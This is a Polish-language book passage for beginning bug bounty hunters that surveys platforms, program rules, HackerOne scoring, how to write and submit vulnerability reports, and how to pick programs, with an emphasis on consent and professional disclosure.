Kiedy od znajomych słyszę pytanie<sup>21</sup>, jak zacząć, odpowiadam: jesteś wybitnym specjalistą w pewnej dziedzinie (np. w Varnishu), doskonale wiesz, jakie błędy można popełnić w tej technologii, wiesz, o czym ludzie zapominają podczas konfigurowania usług. Wykorzystaj tę wiedzę, zgłębiaj ją i zacznij testować inne systemy. Wiedza na temat kolejnych problemów i technologii przyjdzie z czasem, z każdym nowym programem, w który się zaangażujesz.


Istnieje wiele stron czy też podcastów mogących pomóc w pogłębianiu wiedzy: Ben Sadeghipour<sup>22</sup> ze streamami na Twitch<sup>23</sup>, zseano<sup>24</sup> z filmami na You Tube<sup>25</sup>, BugBountyHunter<sup>26</sup>, Hacker101<sup>27</sup>, BugCrowd University<sup>28</sup>, warto również obserwować na Twitterze tagi: #bugbountytip<sup>29</sup> oraz #bugbountytips<sup>30</sup>. Dobrą praktyką jest też po prostu obserwować na Twitterze ludzi związanych z *bug bounty*, którzy co prawda zajmują się bezpieczeństwem, ale chętnie dzielą się wiedzą o tym, co już zrobili i w jaki sposób – oczywiście, nie ujawniając wszystkich szczegółów. To na ich blogach można znaleźć writeupy\* podatności, które rozpracowali. Wśród wszystkich materiałów przydatnych do nauki to właśnie takie writeupy mają największą wartość, bo pokazują realne podejście do znajdowania błędów, uczą myślenia „jak haker”<sup>31</sup>. Oczywiście, żaden writeup nie powinien zostać opublikowany bez zgody właściciela opisywanej aplikacji. To jeden z wyznaczników profesjonalnego podejścia do tematu, o czym więcej poniżej.

---


\* Writeup / write-up (ang.) – dokumentacja przypadku, czyli opis w postaci artykułu.

## Udział w konkursach i programy bughunterskie


Potrąfający już coś, początkujący bughunter zastanawia się również na początku swej kariery, gdzie szukać programów *bug bounty*. Po pierwsze, istnieje kilka serwisów-agregatów takich programów. Dwa najbardziej popularne to HackerOne oraz Bugcrowd – to właśnie tam skupia się największa liczba publicznych oraz prywatnych programów *bug bounty*. Obok nich warto wspomnieć o innych serwisach: Integrity<sup>32</sup>, YESWEHACK<sup>33</sup>, SafeHats<sup>34</sup>. Są też platformy o trochę innym sposobie działania, np. Synack<sup>35</sup> czy też Cobalt<sup>36</sup>, do których można się dostać tylko po rekrutacji i z odpowiednim doświadczeniem w tej dziedzinie.




Rysunek 4. Integrity – strona główna




Rysunek 5. YESWEHACK – strona główna



Rysunek 6. SafeHats – strona główna



Rysunek 7. Synack – strona główna



Rysunek 8. Cobalt – strona główna

Jeszcze inne możliwości daje Open Bug Bounty<sup>37</sup>, serwis, w którym zgłasza się błędy znalezione w aplikacjach, których właściciele nie uruchomili swoich programów bughunterskich. Znalazłeś błąd w jakimś serwisie i nie wiesz, w jaki sposób go zgłosić? Można zrobić to właśnie przez ten serwis. Open Bug Bounty zgłasza taki błąd firmie i koordynuje to, co dzieje się potem. Za błędy znalezione w tego typu aplikacjach zazwyczaj nie otrzymuje się wynagrodzenia.

Top Programs	Most Recent
united-domains AG	Fishpond Ltd.
Maintenance	Selectra
A1 Telekom Austria	YStream.TV
Boros	posao
Babel GmbH	Peter Hahn GmbH
Avito	RISE

Website	Date	Reported by
brisbanetravelagent.com	08.10.2019	H_chabik
travelagentsydney.com	08.10.2019	H_chabik
accountantfind.com.au	08.10.2019	H_chabik
accountantbrismbane.com	08.10.2019	H_chabik
goldcoastac...untants.com	08.10.2019	H_chabik
adelaideaccountant.com	08.10.2019	H_chabik

Rysunek 9. Open Bug Bounty – strona główna

Programów *bug bounty* można szukać jeszcze w inny sposób. Wiele firm nie prowadzi swoich programów za pośrednictwem wyżej wymienionych platform. Działają na zasadzie niezależności. O ich istnieniu można dowiedzieć się, przeglądając serwisy śledzące tego typu informacje. Najpraktyczniej (najszybciej) jednak wyszukać się je za pomocą Google (!), używając frazy „bug bounty list”<sup>38</sup> (i podobnych).

Czasem zdarza się i tak, że błąd bezpieczeństwa sam „wpadnie nam w ręce”, np. podczas przeglądania serwisów internetowych. Warto wtedy ponownie skorzystać z Google i sprawdzić, czy dana firma ma własny program *bug bounty*. Jeśli nie, to dalsze postępowanie staje się trudniejsze. Trafiamy nagle do tzw. szarej strefy, a z uwagi na fakt, że nie wszystkie firmy lubią, gdy ktoś testuje ich zasoby bez ich wiedzy i zgody, wysłanie w ciemno e-maila o treści: „Hi, I found bug, gimme my money”, może skończyć się różnymi nieprzyjemnymi konsekwencjami. Czy warto zatem zgłaszać taki błąd? Jeśli to, co znaleźliśmy, jest krytyczne i ma znaczenie dla bezpieczeństwa serwisu czy danych osobowych, to uprzejma i wyważona wiadomość do działu bezpieczeństwa nie będzie niczym złym. Zawsze należy jednak kontaktować się tylko z działem bezpieczeństwa, a nie z obsługą użytkownika. Powodów jest wiele, np. dział wsparcia użytkownika może być podwykonawcą, do którego nie powinny trafić tak wrażliwe informacje, albo mogą po prostu błędnie zinterpretować taką wiadomość

\* Może się zdarzyć, że robiąc literówkę przy wpisywaniu np. w pole formularza numeru zamówienia innego niż swoje, uzyskamy dostęp do zamówienia innej osoby.

i w efekcie trafi ona do skrzynki spam. Nigdy też chęć otrzymania gratyfikacji w zamian za przesłaną informację o znalezionej podatności nie powinna zdominować naszej wiadomości – najlepiej w ogóle o tym w takiej sytuacji nie wspominać.

## W JAKI SPOSÓB ZGŁOSIĆ BŁĄD?

Skupimy się teraz nad tym, w jaki sposób czytać warunki programu, jak zgłosić błąd, jak powinien wyglądać raport oraz jak wygląda cykl życia takiego błędu.

Moje doświadczenie bughunterskie wiąże mnie z HackerOne, więc odpowiadając na powyższe pytania, zrobię to z perspektywy pracy w ramach tej platformy. W innych miejscach ten proces może przebiegać nieco inaczej, ale zakładam, że to, co najważniejsze, jest jednak dość podobne.


Przykładowym programem, który będziemy analizowali w tej części tekstu, będzie Verizon Media (Yahoo)<sup>39</sup>. Jest to chyba największy program na platformie HackerOne, w którym do września 2019 roku wydano ponad 5 milionów dolarów i zamknięto ponad 5 tysięcy błędów.

## Dokumentacja programu

Pierwszym miejscem, do którego każdy bughunter musi zajrzeć, zanim podejmie jakąkolwiek czynność, jest *Program policy*: zbiór praw i obowiązków, wśród których z reguły znajduje się:

1. Opis programu lub opis testowanego produktu. Czasem są linki do tzw. *treasure map*, czyli dokumentacje, opis miejsc wartych zainteresowania<sup>40</sup>.
2. Zasady programu – czyli jego regulamin. Znajdziemy tutaj informacje o tym, w jaki sposób można testować aplikację, w jaki sposób nie należy jej testować, co zrobić w przypadku, kiedy dostaniemy się do danych osobowych, w jakim momencie należy przestać testować. W regulaminie opisano np., co zrobić, gdy znajdziemy błąd typu RCE (*Remote Code Execution*<sup>41</sup>), do wykonania jakich komend w takiej sytuacji jesteśmy upoważnieni. Czasem zdarzają się tzw. *Legal Terms* oraz *Safe Harbor*, czyli zapisy czysto prawne odnośnie do naszej pracy i konsekwencji, z jakimi musimy się liczyć, a także informacje o tym, w jaki sposób jesteśmy chronieni w przypadku, gdy nasze działania doprowadzą np. do awarii mającej konsekwencje nie tylko dla programu, ale również dla dostawcy serwerów.
3. Informacje o tym, jak powinien wyglądać raport, co powinno być do niego dołączone. Verizon Media wymaga np.:
  - ▷ opisu błędu,
  - ▷ kroków umożliwiających jego odtworzenie (*Proof of Concept*),
  - ▷ dowodu graficznego na istnienie podatności (zdjęcie, film),
  - ▷ opisu możliwego wpływu na organizację oraz na użytkowników,
  - ▷ propozycji klasyfikacji ryzyka błędu na podstawie CVSSv3,
  - ▷ listy endpointów wraz z parametrami,
  - ▷ informacji dotyczącej wersji przeglądarki, systemu operacyjnego; w przypadku aplikacji mobilnej – jej wersji oraz modelu telefonu.

4. Informacja o nagrodach – w przypadku Verizon Media opis jest bardzo szczegółowy, dowiedzieć się można, jaka kwota zostanie wypłacona za konkretny rodzaj błędu; w innych programach z tą dokładnością jest bardzo różnie.
5. Lista wyłączonych podatności – to bardzo ważna tabelka. Tak jak tabela wypłat jest dość istotna, tak wyłączenia są dużo ważniejsze. To z niej dowiemy się, jakie błędy są przez program wyłączone i nie są przyjmowane, a ich zgłoszenie lub testowanie może skutkować problemami, w najlepszym przypadku zerowymi lub minusowymi punktami.
6. *Scope* i *out of scope*, czyli lista URL-i lub aplikacji wraz z opisem, które można (lub nie można) testować w ramach danego programu *bug bounty*.



**hackerone** FOR BUSINESS FOR HACKERS HACKTIVITY COMPANY TRY HACKERONE

**Frans Rosén (fransrosen)**  
 twitter.com/fransrosen · Stockholm, Sweden · Member since November 20th, 2013

Profile Thanks Resume Badges

**Hacktivity** Disclosed

Score	Title	By	Status	Bounty	Disclosed
683	Remote Code Execution on <a href="http://www.semrush.com/my_reports">www.semrush.com/my_reports</a> on Logo upload	By fransrosen to SEMrush	Resolved	\$10,000.00	disclosed 3 months ago
125	Client-Side Race Condition using Marketo, allows sending user to data-protocol in Safari when form without onSuccess is submitted on <a href="http://www.hackerone.com">www.hackerone.com</a>	By fransrosen to HackerOne	Resolved	\$1,250.00	disclosed 6 months ago
15	H1514 Simple phishing using auto-created modal with weak URL-pattern check in <code>incontext_app_link</code>	By fransrosen to Shopify	Resolved	\$1,837.00	disclosed 6 months ago
123	Stealing contact form data on <a href="http://www.hackerone.com">www.hackerone.com</a> using Marketo Forms XSS with <code>postMessage</code> frame-jumping and <code>jQuery-JSONP</code>	By fransrosen to HackerOne	Resolved	\$1,500.00	disclosed 2 years ago
43	CSRF-tokens on pages without no-cache headers, resulting in ATO when using CloudFlare proxy (Web Cache Deception)	By fransrosen to Discourse	Resolved	\$256.00	disclosed about 1 year ago
144	Frans Visits Vegas Announcement	By fransrosen to Frans Visits Vegas	Resolved		disclosed 2 years ago
107	Stealing xoxs-tokens using weak <code>postMessage</code> / <code>call-popup</code> redirect to current team domain				disclosed 3 months ago

**Reputation**

6.62 Signal	95th Percentile
24.70 Impact	96th Percentile
25056 Reputation	4th Rank

**Credits**

739 Bugs found  
 152 Thanks received  
 All Thanks

**Recent Badges**

- Greybeard
- Skills
- H1-702 2019

All badges

**Teams**

- Frans Visits Vegas

Rysunek 10. Przykładowy profil bughuntera z platformy HackerOne

Na stronie programu znaleźć możemy również informacje statystyczne: ile błędów znaleziono, ile nagród wypłacono, jak wysoka jest średnia wypłata, jaka jest średnia

najwyższych wypłat, dane o liczbie błędów zgłoszonych przez konkretnego użytkownika, ile błędów zostało wysłanych w ciągu ostatnich 90 dni... itd.

## Zasady punktacji

Wspomniałem o punktach. Ludzie lubią grywalizację, dlatego powstał system punktowania za znalezione podatności. Liczbę punktów można odczytać na stronie profilu użytkownika<sup>42</sup>.

W HackerOne otrzymuje się dwa rodzaje punktów:

- ▶ *signal* (od -10 do 7), czyli punkty za raport. Za standardowo przyjęty raport można otrzymać 7 punktów, za duplikat 2 punkty, za błąd rodzaju informacyjnego 0 punktów. W przypadku kiedy nasz raport zostanie uznany za spam lub jest bardzo ofensywny (w stosunku do obsługi programu), możemy otrzymać -10 punktów;
- ▶ *impact* (od 10 do 50), czyli punkty za wpływ, jaki błąd ma na aplikację.

Punkty są sumowane i na tej podstawie określany jest *Leaderboard*<sup>43</sup>. Punkty są istotne nie tylko dlatego, że decydują o naszej pozycji w rankingach. Twórcy prywatnych programów (oraz automatyczne algorytmy) zwracają szczególną uwagę na te wartości i na ich podstawie decydują, czy zaprosić użytkownika do prywatnego programu czy nie. Jeśli ktoś ma ujemne lub bardzo niskie wartości w pozycjach *signal* i *impact*, oznacza to, że błędy, które znajduje, są niskiej jakości. Przy czym punktacja za *impact* może być myląca, bo w przypadku zgłaszania błędów w programach bez nagród pieniężnych *impact* zawsze będzie wynosił 0. Szczegółowe informacje o tym, jak obliczane są punkty, znajdują się w zakładce *REPUTATION*<sup>44</sup>.

## Zgłoszenie znalezionej podatności

Udało się znaleźć błąd, który mieści się w *scope* programu, mamy na niego eksploita i jest on zgodny z zasadami programu. Co teraz?

W przypadku HackerOne przechodzimy do formularza wysyłania raportu, który znajduje się w szczegółach konkretnego programu, do którego chcemy zgłosić podatność. W raporcie musimy przede wszystkim określić rodzaj podatności. Ustala się ją na podstawie standardu CWE<sup>45</sup> i to, w jaki sposób kwalifikujemy i rozumiemy znaną podatność, jest bardzo istotne. Kolejny krok to wyliczenie odpowiedniego ryzyka błędu. Można to zrobić, albo wybierając z listy między *none* a *critical*, albo wyliczyć z wykorzystaniem kalkulatora CVSS 3.0<sup>46</sup>.

W Bugcrowd istnieje podobny system, ale jest on oznaczony jako wartości od P5 do P1<sup>47</sup>. Tak jak odpowiedni wybór CWE jest istotny, tak prawidłowe wyliczenie ryzyka determinuje (zazwyczaj) wysokość nagrody. Opiekun programu i tak ma na końcu decydujący głos i może wysokość ryzyka zmienić. Tak więc to od niego zależy powodzenie lub niepowodzenie każdego zgłoszenia i także to on ocenia, czy zgłaszana podatność faktycznie ma wpływ na prowadzony przez niego biznes. Od jego decyzji nie ma odwołania.

Aby dać się poznać jako dobry specjalista, należy mieć profesjonalne podejście i uzasadnić taki, a nie inny stopień ryzyka w raporcie. Jeśli uważamy, że błąd jest

krytyczny, to rzeczywiście musi to wynikać z argumentacji. Jeśli zależy nam na długofalowej obecności w środowisku bughunterów, to wszystko, co robimy, musi być oparte na twardych, weryfikowalnych faktach. System można próbować oszukać, ale bardzo szybko można dostać wilczy bilet i już nie wrócić do tej gry.

Zawartość tytułu i opisu jest najważniejszą częścią raportu. Często to od nich zależy, czy zostaniemy zrozumiani, a w konsekwencji, czy na końcu tego procesu otrzymamy nagrodę.

Przykładów złych raportów jest bardzo, bardzo wiele<sup>48</sup>. Sporo z nich jest wynikiem zarówno złego zrozumienia zasad programu czy nieprofesjonalnego opisu, jak i niewłaściwego podejścia do kontaktu z opiekunami programu.

## Modelowy raport

Zacznijmy od tytułu: już na tym poziomie problem powinien zostać zwięźle nazywany. Złym przykładem będzie:

- ▶ *XSS on page,*
- ▶ *I found bug,*
- ▶ *SQLi.*

Dobre tytuły to:

- ▶ *Stored Cross-Site-Scripting | Search results,*
- ▶ *Unauthorized access to PII | Address book module.*

Jeśli mamy całkowitą pewność, warto dodać przedrostek *urgent* lub *critical*. Nie należy tak ważnych stwierdzeń nadużywać, bo nie pokazujemy się wtedy w dobrym świetle jako badacze.

### DOBRE PRAKTYKI: OPIS BŁĘDU

Najważniejsze, żeby zawsze było na temat i merytorycznie – dobry opis błędu musi zawierać:

1. Syntetyczny opis modułu, w którym znaleziono podatność, oraz sposób jego działania; należy założyć, że opiekun programu może nie wiedzieć, o jakiej części aplikacji piszemy. Żyjemy w świecie coraz bardziej komplikujących się, dużych aplikacji, które są wdrażane w trybie ciągłym, więc wrzucenie tylko linku do endpointu znacznie wydłuży czas analizy raportu przez zespół po drugiej stronie. A przecież zależy nam, aby jak najszybciej doprowadzić raport do zamknięcia (i otrzymać nagrodę).
2. Informacja o rodzaju użytkownika i warunkach brzegowych koniecznych do wykorzystania podatności.
3. Informacja o środowisku, w którym można wykorzystać wykrytą podatność: wersja przeglądarki, system operacyjny.
4. Opis „krok po kroku”, PoC, w jaki sposób odtworzyć błąd, idealnie z dokumentacją zapytania i odpowiedzi serwera dla każdego kroku.
5. Zrzuty ekranu i najważniejsze – film. Dobrze nagrany film w precyzyjny sposób obrazuje to, co chcemy przekazać, i jest jednocześnie dowodem na to, że podatność rzeczywiście istniała.

6. Dobrze określone ryzyka, ich trafność pokazuje pośrednio, czy dobrze zrozumieliśmy aplikację, na której temat piszemy nasz raport. Zupełnie inne ryzyko jest w przypadku wycieku danych osobowych w sklepie sprzedającym odzież, a zupełnie inne w sytuacji wycieku danych z Ashley Madison<sup>49</sup>.
7. Uporządkowaną strukturę – formatowanie i czytelność raportu są naprawdę ważne. HackerOne udostępnia *markdown* i należy z niego korzystać. Nieczytelny i źle skonstruowany raport znowu zwiększa czas jego obsługi.

Opisane powyżej zasady powinny obowiązywać dla każdego raportu skierowanego do twórcy aplikacji. Nie ma znaczenia, czy jest to program w HackerOne, czy informacja przekazywana bezpośrednio do działu bezpieczeństwa aplikacji, w której znaleźliśmy błąd. Profesjonalne podejście do dokumentowania znalezionej podatności zawsze działa na naszą korzyść.

## Cykl życia błędu, czyli co się dzieje po przesłaniu raportu

Po zgłoszeniu błędu następuje w zasadzie najbardziej nerwowy moment. To czas, w którym co 15 minut spoglądam na telefon, sprawdzając, czy przyszedł ten upragniony e-mail z odpowiedzią.

W przypadku HackerOne cykl życia raportu wygląda następująco:

1. *Open* – raport o błędzie dopiero dotarł i nie został jeszcze przejrzany przez opiekuna programu lub odpowiedział na pytanie opiekuna programu.
2. *Triaged* – błąd został przyjęty przez opiekuna programu, tu masz praktycznie 100% pewności, że się udało i zgłoszony błąd rzeczywiście stanowi ryzyko dla aplikacji. Teraz czekasz na nagrodę.
3. *Closed (Resolved)* – raport został zamknięty.

Istnieją jeszcze dodatkowe statusy:

1. *Needs more info* – opiekun programu ma pytanie o raport, zazwyczaj w przypadku, kiedy nie do końca rozumie ryzyko, są pewne braki w raporcie lub nie jest w stanie odtworzyć błędu (PoC „nie działa”).
2. *Closed (Informative)* – błąd został zamknięty jako informacyjny. Oznacza to, że twórcy aplikacji przyjmują raport, ale akceptują ryzyko z nim związane. Nie otrzymasz wtedy nagrody za błąd, a za raport przyznaje się 0 punktów. Jest to sygnał, że zgłoszony problem nie interesuje twórców programu i warto skupić się na czymś innym.
3. *Closed (N/A – Not applicable)* – błąd jest spoza *scope* lub nie spełniłeś warunków programu. Skutki podobne do tych dla błędów *Informative*: brak nagrody i 0 punktów.
4. *Closed (Spam)* – lepiej nie otrzymać takiego statusu. Oznacza to, że w oczach opiekunów programu raport jest niepoważny i nie warto współpracować z jego autorem. W skrajnym przypadku taka ocena może również skutkować banem w programie, a nawet usunięciem z platformy.

Kiedy w tym cyklu otrzymasz pieniądze? W dużej mierze zależy to od programu i sposobu wypłacania nagród. Są programy, które wypłacają nagrody zaraz po ustawieniu statusu *Triaged*, inne robią to dopiero po tym, gdy zgłoszenie uzyska status *Closed (Resolved)*, a jeszcze inne wymagają, aby zgłaszający zrobił retest naprawionej podatności i dopiero wtedy wypłacają gratyfikacje. Spotkałem się również z takim przypadkiem, że błąd został szybko zamknięty i naprawiony, ale opiekunowie programu zbierają się np. raz w miesiącu i wypłacają nagrody za wszystkie raporty zamknięte w danym miesiącu. Nie ma tu żadnej zasady, najczęściej jednak nagrody w programach *bug bounty* są wypłacane do kilku dni od ustawienia statusu *Triaged*.

## JAK WYBRAĆ PROGRAM?

### Na miarę możliwości

Pierwsza myśl, jaka przychodzi do głowy po uświadomieniu sobie, że tysiące hakerów ciągle testuje wszystkie aplikacje biorące udział w programach *bug bounty*, to obawa, że wszystko, co było do znalezienia, już dawno zostało znalezione. Podejście to jest błędne. Aplikacje ciągle żyją i w świecie tzw. zwinnego programowania<sup>50</sup>, stawiania ich jako mikrousługi<sup>51</sup> dochodzi do niekończących się wdrożeń nowych kawałków kodu. Te ciągłe zmiany wprowadzają nowe błędy bezpieczeństwa. Jednocześnie z mojego doświadczenia wynika, że nawet w aplikacjach, które nie są poddawane ciągłej zmianie, błędów można znaleźć bardzo dużo<sup>52</sup>. Największą liczbę błędów wykryłem w programach, które mają już zamknięte setki namierzonych podatności. I to nie w subdomenach, w pomniejszych pobocznych aplikacjach, a właśnie w głównej, która, wydawałoby się, już dawno została wyczyszczona.

Dobry przykład miejsca, w którym podatności się nie kończą, to Google: mimo wielkości i popularności tej platformy błędy znajdowane są systematycznie. Jako przykład mogę podać opublikowany przez Michała Bentkowskiego błąd w *Google Colaboratory*<sup>53</sup>. Inny, znajomy mi badacz zwrócił uwagę na ten artykuł i na technologie tam używane i... dzień później zgłosił nowy, znaleziony przez siebie błąd o dość wysokim ryzyku\*. A mogłoby się wydawać, że jeśli chwilę wcześniej serwis został sprawdzony, to bughunter nie ma już tam czego szukać.

W świecie coraz bardziej skomplikowanych architektur oprogramowania, ciągłe dążenia do zmiany stwierdzenie, że aplikacja jest wolna od podatności, jest nieuprawnione. W prostym echo "Hello World"; może ich być sporo. Aplikacja może stać na podatnym PHP, serwerze HTTP Apache lub na źle skonfigurowanej chmurze z anonimowym dostępem do S3, a do SSH można zalogować się jako `root:root`.

### Rozpoznana technologia

Co jest kluczem do trafnego doboru programu na dobry początek lub owocną kontynuację? Najlepiej zacząć od takiego, w którym będziemy się dobrze czuli. Rozważmy go pod kątem technologii, która jest nam szczególnie bliska i w której

\* To jest przykład błędu nieopublikowanego, więc nie mogę odesłać do jego writeupa.

dobrze się poruszamy, zastanówmy się nad swoim dotychczasowym doświadczeniem oraz stylem pracy. Wraz ze wzrostem doświadczenia w *bug bounty* rosnąć będzie też zakres programów, które będziemy mogli testować.

Czy warto zacząć od Google? I tak, i nie. Google to dobre miejsce do szukania błędów, bo, z jednej strony, *scope* tego programu jest ogromny, ale jednocześnie, z drugiej strony, należy przyswoić sobie ogromną wiedzę na temat ich środowiska i używanych technologii, aby w ogóle zacząć tam działać, a nie każdy ma tyle uporu, by poświęcić sporo czasu samej nauce, nie otrzymując za to żadnej nagrody. Oczywiście, ważne jest też podejście: jeśli *bug bounty* traktowane jest tylko jako okazja do nauczenia się nowych rzeczy, to może być to dobre miejsce. Jeśli *bug bounty* ma stać się źródłem dochodu, a nie ma się żadnego doświadczenia w pracy pentesterskiej, to zapał może szybko przejść i temat skończy się już na starcie.

## **Wnikliwa analiza zasad obowiązujących w programie**

Zanim rozpocznie się systematyczną pracę w roli bughuntera, warto przygotować sobie listę potencjalnych programów do przetestowania, robiąc szersze rozpoznanie, np. sprawdzając, czy istnieją writeupy lub inne informacje na temat podatności znalezionych w rozważanym programie. Dobrze jest już na starcie przyjrzeć się, w jaki sposób obsługa programu opiekowała się błędem, jaki był czas życia raportu. Jaka jest nagroda za zgłoszony raport, czy jest adekwatna do jego ryzyka? Jeśli nie ma publicznych danych i program jest w jednej z platform typu HackerOne czy też Bugcrowd, to warto spojrzeć na statystyki programu. HackerOne informuje np. o:

- ▶ liczbie zamkniętych raportów,
